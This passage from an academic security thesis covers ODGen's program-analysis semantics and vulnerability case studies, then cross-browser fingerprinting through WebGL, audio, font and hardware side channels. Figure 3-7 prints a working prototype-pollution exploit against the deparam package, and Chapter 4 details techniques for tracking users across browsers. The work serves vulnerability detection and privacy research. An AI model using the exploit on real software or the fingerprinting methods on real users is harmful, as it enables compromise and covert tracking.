$$\frac{(e_1,a.e_1,\rho) \Rightarrow \rho_{e_1},(B_1,a.B_1,\rho'_{e_1}) \Rightarrow \rho_{B_1},\dots,(e_n,a.e_n,\rho) \Rightarrow \rho_{e_n},(B_n,a.B_n,\rho'_{e_n}) \Rightarrow \rho_{B_n}}{(switch\ e_1\{B_1\}\dots e_n\{B_n\},a,\rho) \Rightarrow (N,E,s,Br)}$$

$$\text{, where } \begin{cases} N := (\bigcup_{i=1}^{n} \{if\ Child_{a_{\rho_{e_i}}}^{a \xrightarrow{s} o} = True\ then\ N_{\rho_{B_i}}\ else\ \varnothing\} \\ E := \bigcup_{i=1}^{n} \{if\ Child_{a_{\rho_{e_i}}}^{a \xrightarrow{s} o} = True\ then\ E_{\rho_{B_i}} \cup \{AddEdge_{a \to a.B_i}^{a \to a}\}\ else\ \varnothing\} & \text{(SWITCH)} \\ \rho'_{e_i} = \begin{cases} (N_{\rho_{e_i}},E_{\rho_{e_i}},s_{\rho_{e_i}},new\ br(e_i) \cup Br_{\rho_{e_i}}) & \text{(branch-sensitive)} \\ (N_{\rho_{e_i}},E_{\rho_{e_i}},s_{\rho_{e_i}},Br_{\rho_{e_i}}) & \text{(branch-insensitive)} \end{cases} \end{cases}$$

$$\frac{\rho \Rightarrow (N,E,s,Br),(e,a.e,\rho) \Rightarrow (N_e,E_e,s_e,Br_e)}{(return\ e,a,\rho) \Rightarrow (N_e,E_e \cup \{AddEdge^{a \xrightarrow{s} o}_{a' \xrightarrow{s} o'}, where\ a' = AST_{caller}, o' = Child_{a.e}^{a \xrightarrow{s} o}\},s,Br)} \text{(RETURN)}$$

$$\frac{(e,a.e,\rho) \Rightarrow \rho_e,(B_1,a.B_1,\rho_e) \Rightarrow \rho_{B_1},(B_2,a.B_2,\rho_e) \Rightarrow \rho_{B_2}}{(e:\{B_1\}?\{B_2\},a,\rho) \Rightarrow if\ Child_{a.\rho_e}^{a \xrightarrow{s} o} = True\ then\ \rho_{B_1}\ else\ \rho_{B_2}} \text{(TERNARY)}$$

$$\frac{\rho \Rightarrow (N,E,s,Br),(x_1,a.x_1,\rho) \Rightarrow (N_{x_1},E_{x_1},s_{x_1},Br_{x_1}),\dots,(x_n,a.x_n,\rho) \Rightarrow (N_{x_n},E_{x_n},s_{x_n},Br_{x_n})}{([x_1,\dots,x_n],a,\rho) \Rightarrow (N,E,s,Br)}$$

$$\text{, where } \begin{cases} N := \bigcup_{i=1}^{n} N_{x_i} \cup \{ao := AddObj_{\varnothing}^{array}\} \cup \{v_i = AddNode_i^{var}, \forall i \in \{1,\dots,n\}\} \\ E := \bigcup_{i=1}^{n} E_{x_i} \cup \{AddEdge_{ao \to v_i}^{o \to v}, AddEdge^{v \xrightarrow{br} o}_{v_i \xrightarrow{Br} o_i}, where\ \forall o_i \in Child_{a.x_i}^{a \xrightarrow{s} o}, \forall i \in \{1,\dots,n\}\} \end{cases} \text{(ARRAY)}$$

$$\frac{\rho \Rightarrow (N,E,s,Br),(e,a.e,\rho) \Rightarrow \rho_e,(B,a.B,\rho_e) \Rightarrow \rho_B}{(while\ (e)\{B\},a,\rho) \Rightarrow (N_{\rho_B},E_{\rho_B},s,Br)} \text{(WHILE)}$$

$$\frac{\rho \Rightarrow (N,E,s,Br),(e_1,a.e_1,\rho) \Rightarrow (a_{e_1},\rho_{e_1}),(e_2,a.e_2,\rho_{e_1}) \Rightarrow \rho_{e_2},(B,a.e_2,\rho_{e_2}) \Rightarrow \rho_B,(e_3,\rho_B) \Rightarrow \rho_{e_3}}{(for(e_1;e_2;e_3)\{B\},a,\rho) \Rightarrow (N_{\rho_{e_3}},E_{\rho_{e_3}},s,Br)} \text{(FOR)}$$

loop until ρ_B or ρ_{e_3} does not change or the number of looping reaches the threshold

Figure 3-6. Operational Semantics for ODG Construction (2).

(a) Vulnerable code:

```
module.exports = function deparam( params ) {
  var obj = {};
  params.replace(/\+/g, ' ').split('&').forEach(function(v){
    var param = v.split('='), key = decodeURIComponent(param[0]), cur = obj, i = 0;
    ... // convert string "key" to array "keys",  e.g., 'a[b][c]' -> ['a', 'b', 'c']
    var keys_last = keys.length - 1;
    if ( param.length === 2 ) {
      val = decodeURIComponent( param[1] );
      for ( ; i <= keys_last; i++ ) {
        key = keys[i];
        if (i < keys_last) {
          cur = cur[key] || (keys[i+1] && isNaN( keys[i+1] ) ? {} : []);
        } else {
          cur = cur[key] = val; // vulnerable location
        }
      }
    }
  });
  return obj;
};
```

(b) Exploit:

```
var deparam = require("deparam");
var payload = "a[__proto__][toString]=123";
deparam(payload);
console.log({}.toString)
```

Figure 3-7. [RQ2] A package-level prototype pollution in deparam and the exploit code (It leads to an application-level vulnerability in PDX-Parks, a park search application).

```
//pixi-gl-core@1.1.4
function getUniformGroup(nameTokens, uniform)
{
   var cur = uniform;
   for (var i = 0; i < nameTokens.length - 1; i++)
   {
      var o = cur[nameTokens[i]] || {data:{}};
      cur[nameTokens[i]] = o;
      cur = o;
   }
   return cur;
}
```

Figure 3-8. [RQ3-FP] A false positive example of prototype pollution reported by ODGen.

```
1  // curlrequest@1.0.1
2    exports.request = function(options,callback){
3      if (arguments.length === 1) {
4        exports.request.call(this, options, callback);
5      ... } // request calls itself.
6      if (options.retries) {
7        exports.request(options, function (err) {}
8      ... } // request calls itself.
9        exports.copy(options); // request calls copy.
10   }
11   exports.copy = function (obj) {
12     for (var i in obj) {
13       if (Array.isArray(obj[i])) {...}
14       else if (typeof obj[i] === 'object') {
15         copy[i] = obj[i] ? exports.copy(obj[i]) : null; // copy calls itself.
16         } else {...}
17       }
18     return copy;
19   };
```

Figure 3-9. [RQ3-FN] A false negative example in detecting a legacy path traversal vulnerability (multiple recursive calls lead to object explosion and time-out).




Figure 3-10. [RQ4-Coverage] Distribution of statement and function coverage (timeout: 30 seconds). One major reason of uncovered code is the runtime inclusion of JavaScript files depending on inputs.




Figure 3-11. [RQ4-Performance] CDF graph of total execution time to finish analysis.

```
1// limdu@0.9.4
2 exports.toSvmLight =
3   function(dataset, bias, binarize, firstFeatureNumber) {
4     var lines = "";
5     for (var i=0; i<dataset.length; ++i) {
6       var line = (i>0? "\n": "") + // 2 objects
7       (binarize? (dataset[i].output>0? "1": "-1"): dataset[i].output) + // 2+1 objects
8       featureArrayToFeatureString(dataset[i].input, bias, firstFeatureNumber); // 54 objects
9       // 2*3*54 objects
10      lines += line;
11    }; // (2*3*54)^3=34,012,224 objects
12  ...
13  }
```

Figure 3-12. [RQ5] A false negative in detecting a legacy command injection vulnerability with branch-sensitive mode (The number of objects explodes and ODGEN times out).

Chapter 4

(Cross-)Browser Fingerprinting via OS and Hardware Level Features

4.1 Introduction

Web tracking is a debatable technique used to remember and recognize past website visitors. On the one hand, web tracking can authenticate users—and particularly a combination of different web tracking techniques can be used for multi-factor authentication to strengthen security. On the other hand, web tracking can also be used to deliver personalized service—if the service is undesirable, e.g., some unwanted, targeted ads, such tracking is a violation of privacy. No matter whether we like web tracking or whether it is used legitimately in the current web, more than 90% of Alexa Top 500 websites [89] adopt web tracking, and it has drawn much attention from general public and media [90].

Web tracking has been evolving quickly. The first-generation tracking technique adopts stateful, server-set identifiers, such as cookies and evercookie [6]. After that, the second-generation tracking technique called fingerprinting emerges, moving from stateful identifiers to stateless—i.e., instead of setting a new identifier, the second-generation technique explores stateless identifiers like plug-in versions and user agent that already exist in browsers. The second-generation technique is often used together with the first to restore lost cookies. Both first and second generation tracking are

constrained in a single browser, and nowadays people are developing third-generation tracking technique that tries to achieve cross-device tracking [91].

The focus of the paper is a 2.5-generation technique in between the second and the third, which can fingerprint a user not only in the same browser but also across different browsers on the same machine. The practice of using multiple browsers is common and promoted by US-CERT [92] and other technical people [93]: According to our survey,[1] 70% of studied users have installed and regularly used at least two browsers on the same computer.

The proposed 2.5-generation technique, from the positive side, can be used as part of stronger multi-factor user authentications even across browsers. From another angle, just as many existing research works on new cyber attacks, the proposed 2.5-generation tracking can also help to improve existing privacy-preserving works, and we will briefly discuss the defense of our cross-browser tracking in Section 4.7.

Now, let us put aside the good, the bad and the ugly usages of web tracking, and look at the technique itself. To fingerprint different browsers installed on the same machine, one simple approach is to use existing features that fingerprint single browser. Because many existing features are browser specific, the cross-browser stable ones are not unique enough even when combined together for fingerprinting. That is why the only cross-browser fingerprinting work, Boda et al. [94], adopts IP address as a main feature. However, IP address, as a network-level feature, is excluded from modern browser fingerprinting in the famous Panopticlick test [7] and many other related works [8–13]. The reason is that IP address changes if allocated dynamically, connected via mobile network, or a laptop switches locations such as from home to office—and is unavailable behind an anonymous network or a proxy.

In the paper, we propose a (cross-)browser fingerprinting based on many novel OS and hardware level features, e.g., these from graphics card, CPU, audio stack,

[1] More details about our experiment can be found in Appendix **??**.

and installed writing scripts. Specifically, because many of such OS and hardware level functions are exposed to JavaScript via browser APIs, we can extract features when asking the browser to perform certain tasks through these APIs. The extracted features can be used for both single- and cross-browser fingerprinting.

Let us take WebGL, a 3D component implemented in browser canvas object, for example. While canvas, especially the 2D part, has been used in single-browser fingerprinting [12, 95], WebGL is actually considered as "too brittle and unreliable" even for a single browser by a very recent study called AmIUnique [11]. The reason for such conclusion is that AmIUnique selects a random WebGL task and does not restrict many variables, such as canvas size and anti-aliasing, which affect the fingerprinting results.

Contrasting with this conclusion drawn by AmIUnique, we show that WebGL can be used not only for single- but also for cross-browser fingerprinting. Specifically, we ask the browser to render more than 20 tasks with carefully selected computer graphics parameters, such as texture, anti-aliasing, light, and transparency, and then extract features from the outputs of these rendering tasks.

Our principal contribution is being the *first* to use many novel OS and hardware features, especially computer graphics ones, in both single- and cross-browser fingerprinting. Particularly, our approach with new features can successfully fingerprint 99.24% of users as opposed to 90.84% for AmIUnique, i.e., state of the art, on the same dataset for single-browser fingerprinting. Moreover, our approach can achieve 83.24% uniqueness with 91.44% cross-browser stability, while Boda et al. [94] excluding IP address only have 68.98% uniqueness with 84.64% cross-browser stability.

Our secondary contribution is that we make several interesting observations for single- and cross-browser fingerprinting. For example, we find that the current measurement of screen resolution, e.g., the one done in AmIUnique, Panopticlick [7, 96] and Boda et al. [94], is unstable, because the resolution changes in Firefox and IE

when the user zooms in or out the web page. Therefore, we take the zoom level into consideration, and normalize the width and height in screen resolution. For another example, we find that both DataURL and JPEG formats are unstable across different browsers, because these formats are with loss and implemented differently in multiple browsers and the server side as well. Therefore, we need to adopt lossless formats for server-client communications in cross-browser fingerprinting.

Our work is open-source and available at https://github.com/Song-Li/cross_browser/, and a working demo is at http://www.uniquemachine.org.

The rest of the paper is organized as follows. We first present all the features including old ones adopted and modified from AmIUnique and new ones proposed by us in Section 4.2. Then, we introduce the design of our browser fingerprinting including the overall architecture, rendering tasks, and mask generation in Section 4.3. After that, we talk about our implementation in Section 4.4, and data collection in Section 4.5. We evaluate our approach and present the results in Section 4.6. Next, we discuss the defense of our fingerprinting in Section 4.7, some ethics issues in Section 4.8, and related work in Section 5.6. Our paper concludes in Section 5.7.

4.2 Fingerprintable Features

In this section, we introduce fingerprintable features used in this paper. We start from features used in prior works, and then introduce some features that need modification especially for cross-browser fingerprinting. Next, we present our newly-proposed features.

Although there are no restrictions for features on single-browser fingerprinting, our cross-browser features need to reflect the information and operation of the level below the browser, i.e., the OS and hardware level. For example, both vertex and fragment shaders expose the behaviors of GPU and its driver in the OS; the number of virtual

cores is a CPU feature; the installed writing scripts are OS-level features. The reason is that these features in the OS and hardware level are relative more stable across browsers: all browsers are running on top of the same OS and hardware.

Note that if an operation, especially the outputs of the operation, is contributed by both the browser and the underlying (OS and hardware) levels, we can use it for single-browser fingerprinting, but need to get rid of the browser factor in cross-browser fingerprinting. For example, when we render an image as a texture on a cube, the texture mapping is an GPU operation but the image decoding is a browser one. Therefore, we can only use PNG, a lossless format, for cross-browser fingerprinting. For another example, the dynamic compression operation of audio signals is performed by both the browser and the underlying audio stack, and we need to extract the underlying features. Now let us introduce these features used in the paper.

4.2.1 Prior Fingerprintable Features

In this part of the section, we introduce fingerprintable features that we adopted from state of the art. There are 17 features presented in the Table I of the AmIUnique paper [11], and we have all of them for our single-browser fingerprinting. More detailed can be found in their paper. Because many of such features are browser specific, we adopt a subset with 4 features for cross-browser fingerprinting, namely screen resolution, color depth, list of fonts, and platform. Some of these features need modifications and are introduced below.

4.2.2 Old Features with Major Modifications

One prior feature, screen resolution, needs refactoring for both single- and cross-browser fingerprinting. Then, we introduce another fingerprintable feature, the number of CPU virtual cores. Lastly, two prior features need major modifications for cross-browser fingerprinting.

Screen Resolution. The current measurement of screen resolution is via the "screen" object under JavaScript. However, we find that many browsers, especially Firefox and IE, change the resolution value in proportion to the zoom level. For example, if the user enlarges the webpage with "ctrl++" in Firefox and IE, the screen resolution is inaccurate. We believe that the zoom level needs to be considered in both single- and cross-browser fingerprinting.

Specifically, we pursue two separate directions. First, we adopt existing work [97] on the detection of zoom levels based on the size of a div tag and the device pixel ratio, and then adjust the screen resolution correspondingly. Second, because the former method is not always reliable as acknowledged by the inventors, we adopt a new feature, i.e., the ratio between screen width and height, which does not change with the zoom level.

In addition to screen resolution, we also find that some other properties, such as availHeight, availWidth, availLeft, availTop, and screenOrientation, are useful in both single- and cross-browser fingerprinting. The first four represents the available screens for the browser excluding system areas, such as the top menu and the tool bar of a Mac OS. The last one shows the position of the screen, e.g., whether the screen is landscape or portrait, and whether the screen is upside down.

Number of CPU Virtual Cores. The core number can be obtained by a new browser feature called hardwareConcurrency, which provides the capability information for Web Workers. Now, many browsers support such feature, but some, especially early versions of browsers, do not. If not supported, there exsits a side channel [98] to obtain the number. Specifically, one can monitor the finishing time of payload when increasing the number of web workers. When the finishing time increases significantly at a certain level of web workers, the limit of hardware concurrency is reached, making it useful to fingerprint the number of cores. Note that, some browsers, such as Safari, will cut the number available cores to Web Workers by half, and we need to double

the number for cross-browser fingerprinting.

The number of cores is known by the inventor to be fingerprintable [99] and this is one of the reasons that they call it hardwareConcurrency rather than cores. However, the feature is never being used or measured in prior arts of browser fingerprinting.

AudioContext. AudioContext provides a bundle of audio signal processing functionalities from signal generation to signal filtering with the help of audio stack in the OS and the audio card. Specifically, existing fingerprinting work [100] uses OscillatorNode to generate a triangle wave, and then feed the wave into DynamicsCompressorNode, a signal processing module that suppresses loud sounds or amplifies quiet sounds, i.e., creating a compression effect. Then, the processed audio signal is converted to the frequency domain via AnalyserNode.

The wave in the frequency domain differs from one browser to another on the same machine. However, we find that peak values and their corresponding frequencies are relatively stable across browsers. Therefore, we create a list of bins with small steps on both the frequency and value axes, and map the peak frequencies and values to the corresponding bins. If one bin contains a frequency or value, we mark the bin as one and otherwise zero: such list of bins serve as our cross-browser feature.

In addition to the wave processing, we also obtain the following information from the destination audio device: sample rate, max channel count, number of inputs, number of outputs, channel count, channel count mode, and channel interpretation. Note that to the best of our knowledge, none of existing fingerprinting works have used such audio device information for browser fingerprinting.

List of Fonts. The measurement in AmIUnique is based on Flash plugin, however Flash is disappearing very fast, which is also mentioned and acknowledged in their paper. At the time of our experiment, Flash has already become little supported to obtain the font list. Instead, we adopt the side-channel method mentioned by

Nikiforakis et al. [10], where the width and height of a certain string is measured to determine the font type. Note that not all fonts are cross-browser fingerprintable because some fonts are web specific and provided by browsers, and we need to apply a mask shown in Section 4.3.3 to select a subset. Another thing worth noting is that we are aware that Fifield et al. [9] provide a subset of 43 fonts for fingerprinting, however their work is based on single-browser fingerprinting and not applicable in our cross-browser scenario.

4.2.3 Newly-proposed Atomic Fingerprintable Features

In this and next subsection, we introduce our newly-proposed fingerprintable features. We first start with atomic features, and by atomic, we mean that the browser exposes either an API or a component directly to the JavaScript. Then, we will introduce composite features, which usually requires more than one API and component to collaborate.

Line, curve, and anti-aliasing. Line and curve are 2D features supported by both Canvas (2D part) and WebGL. Anti-aliasing is a computer graphics technique used to diminish aliasing by smoothing jaggies, i.e., jagged or stair-stepped lines, in either single line/curve object or the edge of a computer graphics model. There are many existing algorithms [101] for anti-aliasing, such as first-principles approach, signal processing approach, and mipmapping, which make anti-aliasing fingerprintable.

Vertex shader. A vertex shader, rendered by GPU and the driver, converts each vertex in a 3D model to its coordinate in a 2D clip-space. In WebGL, a vertex shader may accept data in 3 ways: attributes from buffers, uniforms that always stay the same, and texture from fragment shader. A vertex shader is usually combined with a fragment shader described below when rendering a computer graphics task.

Fragment shader. A fragment shader, rendered by GPU and the driver as well, processes a fragment, such as a triangle outputted by the rasterization, into a set

of colors and a single depth value. In WebGL, fragment shader takes data in the following ways:

- *Uniforms.* A uniform value stays the same for every pixel in a fragment during a single draw call. Therefore, uniforms are non-fingerprintable features, and we list it here for completeness.

- *Varyings.* Varyings pass values from the vertex shader to the fragment shader that interpolates between these values and rasterizes the fragment, i.e., drawing each pixel in the fragment. The interpolation algorithm varies in different computer graphics cards, and thus varyings are fingerprintable.

- *Textures.* Given a setting of mapping between vertexes and texture, a fragment shader calculates the color of each pixel based on the texture. Due to the limited resolution of the texture, the fragment shader needs to interpolate values for a target pixel based on these pixels in the texture surrounded by the target. The texture interpolation algorithm also differs from one graphic card to another, making texture fingerprintable.

  Textures in WebGL can be further classified into several categories: (1) normal texture, i.e., the texture that we introduced above; (2) depth texture, i.e., a texture that contains depth values for each pixel; (3) animating texture, i.e., a texture that contains video frames instead of static images; and (4) compressed texture, i.e., a texture that accepts compressed format.

Transparency via Alpha Channel. Transparency, a feature provided by GPU and the driver, allows the background to be intermingled with the foreground. Specifically, alpha channel with a value between 0 and 1 composites background and foreground images into a single, final one using a compositing algebra. There are two fingerprinting points in an alpha channel. First, we can use one single alpha value to fingerprint

the compositing algorithm between background and foreground. Second, we can fingerprint the changes of transparency effects when the alpha value increases from 0 to 1. Because some graphics cards adopt discrete alpha values, some jumps may be observed in the changes of transparency effects.

Image encoding and decoding. Images can be encoded and compressed in different formats, such as JPEG, PNG, and DataURL. Some of the formats, such as PNG, are lossless, while some, such as JPEG, are compressed with loss of information. The decompression of a compressed images is a fingerprintable feature, because different algorithms may uncover different information during decompression. According to our study, this is a single-browser feature, and cannot be used for cross-browser.

Installed writing scripts (languages). Writing scripts (systems), or commonly known as written languages, such as Chinese, Korean, and Arabic, require the installation of special libraries to display due to the size of the libraries and locality of the languages. Browsers do not provide APIs to access the list of installed languages, however such information can be obtained via a side channel. Specifically, a browser with a particular language installed will display the language correctly, and otherwise show several boxes. That is, the existence of boxes can be used to fingerprint the presence of that language.

4.2.4 Newly-proposed Composite Fingeprintable Features

Now, let us introduce our newly-proposed composite fingeprintable features, which are rendered by more than one browser API or component, and sometimes with additional algorithms built atop of browser APIs.

Modeling and multiple models. Modeling, or specifically 3D modeling in this paper, is a computer graphics process of mathematically describing an object via three-dimensional surfaces. The vertexes of a model are handled by the vertex shader, and the surface by the fragment shader. Different objects are represented by different

models, and may interact with each other especially when techniques below, such as lighting, exist.

Lighting and shadow mapping. Lighting is the simulation of light effects in computer graphics, and shadow mapping is to test whether a pixel is visible under a certain light and add corresponding shadows. There are many types of lighting, such as ambient lighting, directional lighting, and point lighting, which differ in the sources of the light. Additionally, many effects are accompanied by lights, such as reflection, translucency, light tracing, and indirect illumination, when lights interact with one computer graphics model or multiple models. WebGL does not provides direct APIs for lights and shadows, and some WebGL libraries (such as three.js) provides high-level APIs built on top of WebGL's vertex and fragment shaders for lights and shadows.

Camera. Camera, or specifically pinhole camera model, maps 3D points in a space onto 2D points in an image. In WebGL, a camera is represented by a camera projection matrix handled by the vertex and fragment shaders, and can be used to rotate and zoom in and out an object.

Clipping Planes. Clipping restricts the rendering operations within a defined region of interest. In 3D rendering, a clipping plane is some distance away from and perpendicular to the camera so that it can prevent rendering surfaces that are too far from the camera. In WebGL, clipping planes are performed by the vertex and fragment shaders with additional provided algorithms.

4.3 Design

4.3.1 Overall Architecture

Figure 4-1 shows the system architecture. First, the task manager at the server side sends various rendering tasks, such as drawing curves and lines, to the client side. Note that the rendering tasks also involve obtaining OS and hardware level information,




Figure 4-1. System Architecture

like screen resolution and timezone. Then, the client-side browser renders these tasks by invoking a specific API or a combination of APIs, and produces corresponding results, e.g., images and sound waves. Then, these results, especially images, are converted into hashes so that they can be conveniently sent to the server. Meantime, the browser also collects browser-specific information, such as whether anti-aliasing and compressed textures are supported, which will be used at the server side for fingerprints composition.

Next, when the server collects all the information from the client side, the server will start to composite fingerprints. Specifically, a fingerprint is generated from a list of hashes from the client side and a mask that is a list of one or zero corresponding to the hash list—we perform an "and" operation between the list of hashes and the mask, and then generate another hash as the fingerprint. The mask for single-browser fingerprinting is straightforward, a list of all ones. The mask for cross-browser fingerprinting is composited from two sources. First, the collected browser information will contribute to the mask: if the browser does not support anti-aliasing, the bit values in the mask for all tasks that involve anti-aliasing are zero. Second, we will have a different mask for each browser pair, e.g., Chrome vs. Firefox and Chrome vs. Windows Edge.


In the next two sections, we first introduce our rendering tasks at client side, and then our fingerprints composition, especially how to generate the masks.

4.3.2 Rendering Tasks

In this section, we introduce different rendering tasks proposed in this work. Before that, let us first present the basic canvas setting below. The size of the canvas is 256×256. The axes of the canvas are defined as follows. [0, 0, 0] is the middle of the canvas, where x-axis is the horizontal line that increases to the right, y-axis is the vertical line that increases to the bottom, and z-axis increases when moving far from the screen. An ambient light with the power of [R: 0.3, G: 0.3, B: 0.3] on a scale of 1 is present, and a camera is placed at the location of [0, 0, -7]. These two components are necessary, because otherwise the model is entirely black. In the rest of the paper, unless specified, such as Task (d) with 2D features and other tasks with additional lights, we use the same basic settings in all the tasks.

Note that unlike the settings in AmIUnique [11], our canvas setting is reliable when the condition of the current window changes. Specifically, we tested three different changes: window size, side bar, and zoom-level. First, we manually change the window size, and find that the contents in the canvas remain the same both visually and computationally in terms of hash value. Second, we zoom in and out the current window, and find that the contents change visually according to definition, but the hash value remain the same. Lastly, we open a browser console as a side bar, and find that the canvas contents also remain the same similar to changing window size. Now let us introduce our rendering tasks from Task (a) to (r).

Task (a): Texture. The task in Figure 4-2(a) is to test the regular texture feature in the fragment shader. Specifically, a classical Suzanne Monkey Head model [102] is rendered on a canvas with a randomly-generated texture. The texture, a square with a size as 256×256, is created by randomly picking a color for each pixel. That



(a) Texture **(b)** Varyings (b') Anti-aliasing (c) Camera (d) Lines&Curves (e) Multi-models

(f) Light (g) Light&Models (h) Specular Light (i) Two Textures (j) Alpha (0.09–1) (k) Complex Lights

(l) Clipping Plane (m) Cubemap Texture (n) DDS Textures (o) PVR Textures (p) Float Texture (q) Video

(r) Writing Scripts (Systems)

Figure 4-2. Client-side Rendering Tasks for the Purpose of Fingerprinting

is, we generate three random values uniformly between 0 and 255 for three primary colors—red, green and blue—at one pixel, mix three primary colors together, and use it as the color for the pixel.

We choose this randomly-generated texture rather than a regular one, because this texture has more fingerprintable features. The reasons are as follows. When a fragment shader maps a texture to a model, the fragment shader needs to interpolate points in the texture so that the texture can be mapped to every point on the model. The interpolation algorithm differs from one graphic card to another, and the difference is amplified when the texture changes drastically in color. Therefore, we generate this texture in which colors change greatly between each pair of adjacent pixels.

Task (b): Varyings. This task, shown in Figure 4-2(b), is designed to test the varying feature of the fragment shader on a canvas. Different varying colors are drawn on six surfaces of a cube model with a specification of the color of four points on each surface. We choose this varying color to enlarge the color differences and changes on each single surface. For example, when blue is abundant (such as 0.9 with a scale of 1) on one vertex of a surface, the other vertex will lack blue (such as 0.1) and have more green or red color. Additionally, a camera is placed at the location of [0, 0, -5] for the purpose of comparison with Task (c).

